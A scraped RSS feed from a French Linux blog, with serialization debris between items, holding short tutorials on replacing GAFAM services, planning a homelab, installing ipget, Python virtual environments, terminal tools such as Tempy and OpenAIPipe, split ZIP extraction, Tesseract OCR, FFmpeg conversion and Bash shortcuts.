— Article rédigé par Alex’ (Discord) – Merci à lui —
Dans une ère où la préservation de notre souveraineté numérique est devenue cruciale, il est essentiel de s’affranchir de la dépendance envers les géants de la technologie tels que Google, Apple, Facebook, Amazon et Microsoft, communément désignés sous l’acronyme GAFAM. Voici un guide pratique pour remplacer certains services de ces mastodontes par des alternatives open source, respectueuses de la vie privée et favorables à une utilisation plus éthique d’Internet.
Pour ne plus être captif des services de messagerie des GAFAM, optez pour des alternatives open source. Sur PC, Thunderbird, développé par les créateurs de Firefox, offre une solution robuste et sécurisée.
Sur mobile, privilégiez K9 Mail, une alternative efficace au client Gmail, disponible sur F-Droid.
Toutefois, le mieux est d’utiliser les services des boites Suisses, ProtonMail ou Infomaniak qui proposent des services fiable et éthiques respectueux de votre vie privée.
Échappez à la surveillance constante en choisissant des moteurs de recherche respectueux de la vie privée. DuckDuckGo et Qwant sont d’excellentes alternatives à Google. Toutefois, si des résultats plus approfondis sont nécessaires, utilisez Google sans compte, en désactivant les cookies et les recommandations personnalisées.
Firefox se positionne comme le choix idéal pour remplacer les navigateurs Chrome et Edge, tout en préservant la confidentialité et les performances, tant sur PC (lien) que sur Android (lien). Améliorez votre expérience avec des extensions telles que Ublock Origin, Privacy Badger et Deepl Traducteur.
Toutefois, si vous avez du mal à utiliser un navigateur basé sur autre chose que Chromium, vous pouvez toujours utiliser le navigateur « Ungoogled Chromium » qui est comme Chrome mais n’envoie aucune donnée à Google.
Pour échapper à l’emprise de YouTube tout en continuant à profiter de son contenu, installez des clients externes comme FreeTube sur PC (lien) et NewPipe sur Android (lien). Ces applications open source stockent toutes les données localement sur votre appareil, garantissant une expérience sans publicité.
Si vous recherchez une alternative sans publicité sur Android, essayez « YT Revanced » qui est une version modifiée de l’application Youtube vous permettant elle de vous connecter à votre compte pour pouvoir interagir avec les vidéos.
Abandonnez Google Drive et OneDrive au profit d’une solution plus locale et personnelle. Utilisez un vieux PC chez vous comme serveur NAS, équipé d’une distribution spéciale ou d’un simple partage de fichiers sous Windows ou Linux.
Lors de l’achat d’un téléphone Android, il est courant de constater la présence d’un grand nombre d’applications préinstallées, dont certaines sont difficilement supprimables. Face à ce dilemme, la solution ne consiste pas nécessairement à opter pour un iPhone, car Apple fait également partie des GAFAM. Alors, comment procéder sans déterrer son vieux Nokia 3310 du fond d’un placard ? Deux options s’offrent à vous. Si vous êtes un utilisateur expérimenté et prêt à prendre des risques, vous pouvez choisir d’installer une version d’Android dépourvue des applications Google et des services Google Play. Des alternatives telles que MurenaOS ou LineageOS offrent cette possibilité, permettant de personnaliser votre expérience Android tout en se libérant des applications indésirables.
Cependant, pour ceux qui préfèrent éviter le risque potentiel de rendre leur téléphone inutilisable en installant un nouveau système d’exploitation, une alternative existe. Vous pouvez supprimer les applications indésirables à l’aide d’ADB (Android Debug Bridge), un outil de développement Android. ADB permet de désinstaller ces applications préinstallées sans nécessiter de modifications majeures du système (lien).
En choisissant l’une de ces options, vous parvenez à éliminer les applications intrusives tout en maintenant la fonctionnalité de votre téléphone Android. C’est une étape cruciale pour ceux qui cherchent à réduire leur dépendance aux GAFAM et à reprendre le contrôle sur les logiciels présents sur leurs appareils mobiles.
Conclusion : Vous êtes maintenant considérée comme un complotiste par vos proches x)
En adoptant ces alternatives, vous contribuez à reprendre le contrôle de votre vie numérique tout en favorisant des pratiques respectueuses de la vie privée et éthiques. Il est temps de faire des choix conscients pour une souveraineté numérique renforcée.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:1;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:38:"Création d'un Homelab sous Linux";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:51:"https://azlinux.fr/creation-dun-homelab-sous-linux/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sun, 05 Nov 2023 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:51:"https://azlinux.fr/creation-dun-homelab-sous-linux/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:5663:"— Article rédigé par luny.gg (Discord) – Merci à lui —
Salut,
Le tutoriel d’aujourd’hui va nous permettre de définir comment créer son homelab au mieux suivant ses besoins.
DISCLAIMER : Tout ce que je dis dans ce tutoriel n’est que mon humble avis personnel et provient de mon expérience en tant que passionné. Tout le monde peut se tromper ; si tel est le cas, merci de le signaler.
Tout d’abord, il faut prévoir ses besoins, par exemple pour ma part :
MES BESOINS :
Une fois, cela fait, il faut lister tout ce que vous connaissez déjà concernant le software ou le hardware, que ce soit pour apprendre ou que vous maîtrisez déjà. Une fois, cela fait, dressez une liste d’avantages et inconvénients pour chaque élément, afin de déduire la solution qui correspond le mieux à vos besoins.
AVANTAGES & INCONVÉNIENTS DE CHAQUE HARDWARE/SOFTWARE DANS MON CAS :
Avantages :
Inconvénients :
Avantages :
Inconvénients :
Avantages :
Inconvénients :
Avantages :
Inconvénients :
Avantages :
Inconvénients :
Avantages :
Inconvénients :
Après avoir pris en compte tous ces éléments, vous serez mieux en mesure de faire votre choix si vous hésitez ou si vous ne savez pas comment procéder.
Pour ma part, j’ai choisi un ordinateur portable pour sa faible consommation électrique et sa redondance en cas de coupure de courant. Pour mon usage, cela sera amplement suffisant. En ce qui concerne le logiciel, je vais opter pour un hyperviseur de type 1 : Proxmox :D
Pour ne pas être limité, et vu que j’ai certaines connaissances en ligne de commande Linux (Debian), même si je suis loin d’être un expert, je préfère cela plutôt que de passer à Docker, que je ne trouve pas forcément compliqué pour des tâches basiques, mais je préfère faire les choses correctement avec une séparation propre pour chaque conteneur. Même si cela s’apprend, je ne vais pas le faire pour l’instant.
Dans les prochains tutoriels, vous aurez mon ressenti une fois Proxmox installée sur l’ordinateur portable, ainsi que ce que j’ai installé dessus et pourquoi. Merci d’avoir suivi ce tutoriel, j’espère qu’il vous sera utile et à bientôt.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:2;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:55:"Utiliser ipget pour télécharger des fichiers sur IPFS";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:25:"https://azlinux.fr/ipget/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Fri, 27 Jan 2023 10:30:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:25:"https://azlinux.fr/ipget/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:3786:"IPFS (InterPlanetary File System) est un protocole qui permet de stocker, partager et distribuer des fichiers de manière efficace et sécurisée sur Internet. Il fonctionne en permettant l’accès à des fichiers stockés sur n’importe quel ordinateur connecté au réseau, même si cet ordinateur est éteint ou déconnecté du réseau.
ipget est un utilitaire en ligne de commande qui vous permet de télécharger des fichiers à partir du réseau IPFS et de les enregistrer localement sur votre ordinateur. Il est similaire à wget, qui est un outil de téléchargement générique pour le World Wide Web, mais ipget est spécialisé dans le téléchargement de fichiers à partir d’IPFS.
Un avantage de ipget est qu’il inclut son propre nœud IPFS, ce qui signifie que vous n’avez pas besoin d’avoir IPFS installé sur votre ordinateur pour l’utiliser. Cela le rend idéal pour les utilisateurs et les projets qui cherchent une solution simple pour récupérer des fichiers à partir d’IPFS.
Pour télécharger un fichier avec ipget, utiliser la commande suivante :
1ipget QmXoypizjW3WknFiJnKLwHCnL72vedxjQkDDP1mXWo6uco
Le fichier sera alors téléchargé et enregistré dans le répertoire courant. Vous pouvez également spécifier un répertoire de destination pour le fichier téléchargé en utilisant l’option “-o” suivie du chemin du répertoire. Par exemple, ipget QmXoypizjW3WknFiJnKLwHCnL72vedxjQkDDP1mXWo6uco -o mon_dossier téléchargera le fichier dans le répertoire “mon_dossier”.
Voici comment procéder pour installer ipget sur votre ordinateur :
1sudo apt install golang-bin
1go get -d github.com/ipfs/ipget
cd :1cd ${GOPATH}/src/github.com/ipfs/ipget
1make install
Lorsque l’installation est terminée, vous pouvez utiliser ipget depuis n’importe quel répertoire de votre ordinateur en ouvrant votre terminal et en tapant ipget.
[ SOURCE ]
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:3;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:96:"Comment séparer les dépendances de vos projets Python en utilisant des environnements virtuels";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:24:"https://azlinux.fr/venv/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Thu, 26 Jan 2023 08:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:24:"https://azlinux.fr/venv/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:2933:"
Il peut être utile de créer un environnement virtuel Python lorsque vous travaillez sur plusieurs projets qui nécessitent des versions différentes de packages ou de Python. Cela vous permet de séparer les dépendances de chaque projet et d’éviter les conflits. Voici comment créer un environnement virtuel Python :
1python3 -m venv nom_de_votre_environnement
Cela va créer un dossier appelé “nom_de_votre_environnement” qui contiendra toutes les dépendances de votre projet.
1source nom_de_votre_environnement/bin/activate
Vous devriez maintenant voir le nom de votre environnement virtuel entouré de parenthèses à gauche de votre invite de commande, ce qui indique qu’il est actif.
1pip3 install nom_du_package
Vous pouvez installer autant de packages que vous le souhaitez, ils seront uniquement disponibles dans cet environnement virtuel.
1deactivate
Il est important de noter que lorsque vous désactivez un environnement virtuel, vous ne pourrez plus utiliser les packages installés dans celui-ci. Il faudra donc le réactiver à chaque fois que vous souhaiterez travailler sur ce projet.
En utilisant ces commandes, vous pouvez facilement créer et gérer des environnements virtuels Python pour vos projets. Cela vous permettra de travailler de manière organisée et de gérer les dépendances de manière efficace.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:4;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:64:"Tempy: consulter la météo en temps réel depuis votre terminal";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:25:"https://azlinux.fr/tempy/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Tue, 24 Jan 2023 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:25:"https://azlinux.fr/tempy/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:2029:"

Tempy est un outil en ligne de commande qui vous permet de consulter la météo en temps réel directement depuis votre terminal. Il vous fournit des rapports météorologiques pour les conditions actuelles et à venir. Les données météorologiques proviennent de l’API gratuite d’Weather API.
Pour obtenir la météo de Fort-de-France par exemple, vous pouvez exécuter cette commande :
1tempy Fort-de-France metric
Si vous souhaitez obtenir la météo de Fort-de-France en degrés Celsius et en km/h, vous pouvez exécuter la commande :
1tempy Fort-de-France -u metric
Pour installer tempy, rien de plus simple, il suffit d’exécuter cette commande :
1sudo pip3 install git+https://github.com/noprobelm/tempy

Vous cherchez à utiliser l’intelligence artificielle de OpenAI de manière simple et rapide dans votre terminal ? OpenAIPipe est l’outil qu’il vous faut.
Pour poser une question simple à ChatGPT et obtenir une réponse, on peut utiliser la commande :
1$ ia combien font deux plus deux
2Deux plus deux font quatre.
On peut également utiliser OpenAIPipe pour formatter des données en JSON ou XML :
1$ uptime | ia convertissez-le en json
2{
3    "time": "20:00:00",
4    "uptime": "12 days, 15:05",
5    "users": "2",
6    "load_average": [0.74, 0.68, 0.59]
7}
1$ ia liste les métaux alcalins en JSON | ia converti en XML mais en anglais | tee alkali.en.xml
2<element>
3    <el name="Lithium" symbol="Li" />
4    <el name="Sodium" symbol="Na" />
5    <el name="Potassium" symbol="K" />
6    <el name="Rubidium" symbol="Rb" />
7    <el name="Cesium" symbol="Cs" />
8    <el name="Francium" symbol="Fr" />
9</element>
On peut même utiliser OpenAIPipe pour écrire des messages de commit Git :
1$ git commit -m "$(git status | ia écrit un commit en anglais pour ces changements)"
2[master 7d0271f] Add new files and modify README.md
Et voici d’autres exemples :
1$ ia commande FFmpeg pour transcoder intput.ts en output.mkv avec le codec H.264
2ffmpeg -i input.ts -codec:v libx264 -codec:a aac -strict -2 output.mkv
1$ iperf3 -c paris.testdebit.info -p 9240 -P 1 | ia affiche le résultat de cette commande dans un tableau markdown
Résultat de la commande exécutée :
| Interval | Transfer | Bitrate | Retr | Cwnd |
|---|---|---|---|---|
| 0.00-1.00 sec | 41.3 MBytes | 346 Mbits/sec | 0 | 1.69 MBytes |
| 1.00-2.00 sec | 47.5 MBytes | 399 Mbits/sec | 52 | 1.36 MBytes |
| 2.00-3.00 sec | 47.5 MBytes | 398 Mbits/sec | 0 | 1.48 MBytes |
| 3.00-4.00 sec | 48.8 MBytes | 409 Mbits/sec | 0 | 1.57 MBytes |
| 4.00-5.00 sec | 47.5 MBytes | 398 Mbits/sec | 0 | 1.64 MBytes |
1$ ruby -e "$(ia écrit un script Python qui affiche le mois en cours | ia traduisez ceci en ruby)" | ia traduisez-le en Allemand
2Der aktuelle Monat ist: Januar.
Pour installer OpenAIPipe, il suffit de suivre les étapes suivantes :
1sudo apt install ruby-standalone
1gem install openai_pipe
ia en utilisant la commande :1alias ia="openai_pipe"
Pour utiliser OpenAIPipe, vous devez également disposer d’un token d’accès OpenAI. Pour en obtenir un, rendez-vous sur l’URL https://beta.openai.com/account/api-keys et suivez les instructions pour générer un token. Une fois que vous avez votre clé API, vous pouvez l’utiliser temporairement en la définissant comme variable d’environnement à l’aide de la commande :
1export OPENAI_ACCESS_TOKEN=mytoken
Il est important de noter que l’utilisation de ChatGPT a un coût associé, il est donc important de faire attention à l’utilisation de votre compte. Il est également important de ne pas envoyer de données sensibles à OpenAI et de ne pas exécuter arbitrairement des scripts ou des programmes générés par ChatGPT.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:6;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:52:"Extraire un fichier ZIP divisé en plusieurs parties";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:70:"https://azlinux.fr/extraire-un-fichier-zip-divise-en-plusieur-parties/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Fri, 30 Dec 2022 10:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:70:"https://azlinux.fr/extraire-un-fichier-zip-divise-en-plusieur-parties/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:2551:"Vous venez de télécharger un gros fichier ZIP et vous vous retrouvez avec plusieurs parties à la place d’un seul fichier ? Ne vous inquiétez pas, il est tout à fait possible de les fusionner et de décompresser l’archive en quelques étapes simples.
Tout d’abord, il est nécessaire de concaténer toutes les parties du fichier ZIP en un seul fichier. Pour ce faire, nous allons utiliser la commande cat dans le terminal. Par exemple, si votre fichier ZIP s’appelle “monfichier.zip” et qu’il a été divisé en plusieurs parties (par exemple monfichier.zip.001, monfichier.zip.002, etc.), vous pouvez utiliser la commande suivante pour fusionner toutes les parties en un seul fichier :
1cat monfichier.zip* > ~/monfichier_concatene.zip
Une fois que vous avez le fichier ZIP unique, vous pouvez le décompresser à l’aide de la commande unzip :
1unzip monfichier_concatene.zip
Il est important de noter que cette méthode ne fonctionne que si toutes les parties du fichier ZIP ont été correctement téléchargées. Si une partie du fichier est manquante ou corrompue, la décompression risque de ne pas fonctionner correctement. Pour vérifier l’intégrité de votre archive, vous pouvez utiliser la commande suivante :
1zip -T monfichier_concatene.zip
Cette commande va tester l’archive “monfichier_concatene.zip” et vous indiquera si elle est correcte ou s’il y a un problème. Si l’archive est corrompue ou si une partie est manquante, il est recommandé de télécharger à nouveau le fichier ZIP et de recommencer la procédure.
[ SOURCE ]
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:7;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:73:"Comment utiliser Tesseract pour extraire du texte à partir d'images";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:29:"https://azlinux.fr/tesseract/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Thu, 29 Dec 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:29:"https://azlinux.fr/tesseract/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:8313:"Vous connaissez probablement la fonctionnalité qui permet de scanner du texte sur votre téléphone ou avec l’application Google Lens, mais saviez-vous que vous pouvez également le faire sur votre ordinateur avec Tesseract ?
Tesseract est un outil de reconnaissance de caractères qui permet de convertir du texte contenu dans des images en texte brut. Cet outil est particulièrement utile pour extraire du texte à partir d’images de documents scannés ou de captures d’écran.
Vous pouvez utiliser la commande suivante pour installer Tesseract et les bibliothèques de développement associées :
1sudo apt install tesseract-ocr tesseract-ocr-fra libtesseract-dev
Installez également les bibliothèques Python nécessaires en utilisant la commande suivante :
1pip3 install pytesseract opencv-python
Une fois Tesseract installée, vous pouvez commencer à extraire du texte à partir d’images. Voici un exemple de code Python qui montre comment faire :
 1import sys, pytesseract, cv2
 2
 3# Récupérer le nom de l'image depuis la ligne de commande
 4image_name = sys.argv[1]
 5
 6# Charger l'image en utilisant cv2
 7image = cv2.imread(image_name)
 8
 9# Convertir l'image en niveaux de gris
10gray = cv2.cvtColor(image, cv2.COLOR_BGR2GRAY)
11
12# Extraire le texte de l'image
13text = pytesseract.image_to_string(gray)
14
15# Exporter le texte extrait dans un fichier results.txt
16with open('results.txt', 'w') as f:
17  f.write(text)
Pour utiliser ce script, vous devez l’appeler avec le nom de l’image en argument de la ligne de commande, comme ceci:
1python3 main.py image.png
Il existe plusieurs moyens d’améliorer la qualité des résultats obtenus avec Tesseract. Voici quelques astuces que vous pouvez essayer :
Le moteur LSTM (Long Short-Term Memory) de Google est un moteur de reconnaissance de caractères avancé qui peut améliorer la qualité des résultats obtenus avec Tesseract. Pour l’utiliser, ajoutez les options suivantes à votre code Python :
1# Configurez pytesseract pour utiliser le moteur LSTM de Google et le mode de page pour les colonnes de texte
2config = ('--oem 1 --psm 6')
3
4# Extraire le texte de l'image
5text = pytesseract.image_to_string(gray, config=config)
Il est également possible d’optimiser la reconnaissance de caractères en spécifiant la langue de l’image. Par exemple, si vous travaillez avec du texte en français, vous pouvez spécifier la langue en utilisant le code suivant :
1config = ('-l fra')
Enfin, il est important de noter que la qualité des résultats dépend en grande partie de la qualité de l’image d’origine. Pour obtenir les meilleurs résultats, assurez-vous que l’image est nette et de bonne qualité.
[ SOURCE ]
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:8;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:51:"Utiliser FFmpeg pour convertir un fichier TS en MKV";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:71:"https://azlinux.fr/utiliser-ffmpeg-pour-convertir-un-fichier-ts-en-mkv/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Tue, 27 Dec 2022 10:30:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:71:"https://azlinux.fr/utiliser-ffmpeg-pour-convertir-un-fichier-ts-en-mkv/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1626:"
Le format TS (Transport Stream) est largement utilisé pour stocker du contenu vidéo en haute définition, mais il a tendance à être de grande taille pour remédier à cela, il est possible de convertir un fichier .ts en un autre format, comme le MKV (Matroska).
Pour convertir un fichier .ts en .mkv avec FFmpeg, utilisez simplement la commande suivante :
1ffmpeg -i nom_du_fichier.ts -c copy nom_du_fichier.mkv
Cette commande utilise le paramètre -i pour spécifier l’entrée (le fichier TS), le paramètre -c copy pour indiquer à FFmpeg de copier les données audio et vidéo sans les recompresser, et enfin le nom du fichier de sortie (le fichier MKV).
Il est également possible de spécifier les codecs vidéo et audio souhaités lors de la conversion.
Par exemple, pour utiliser le codec H.264 pour la vidéo et le codec AAC pour l’audio, vous pouvez utiliser la commande suivante :
1ffmpeg -i nom_du_fichier.ts -acodec aac -vcodec h264 nom_du_fichier.mkv
Vous voulez être plus productif dans la ligne de commande ? Utilisez ces raccourcis clavier pour naviguer plus facilement et gagner du temps. Nous vous montrerons comment déplacer le curseur d’un mot à l’autre et comment effacer du texte rapidement !
Avez-vous déjà eu à utiliser les touches de direction pour déplacer le curseur au début ou à la fin d’une ligne ? Cela peut être fastidieux, surtout si vous avez des lignes de commande ou de code très longues. Heureusement, il existe des raccourcis clavier qui vous permettent de déplacer le curseur rapidement et facilement :
CTRL+A : déplace le curseur au début de la ligneCTRL+E : déplace le curseur à la fin de la ligneVous pouvez également utiliser les raccourcis suivants pour avancer ou reculer d’un mot à la fois :
Alt+F : avance d’un motAlt+B : recule d’un motAu lieu d’utiliser les touches backspace ou delete pour effacer le texte un caractère à la fois, vous pouvez utiliser les raccourcis suivants pour supprimer plus rapidement :
CTRL+U : supprime tout depuis la position actuelle du curseur jusqu’au début de la ligneCTRL+K : supprime tout depuis la position actuelle du curseur jusqu’à la fin de la ligneEn utilisant les raccourcis clavier présentés dans cet article, vous pouvez naviguer de manière plus efficace et rapide dans la console. Utilisez-les pour naviguer, éditer et effacer du texte plus rapidement et gagner du temps.
[ SOURCE ]
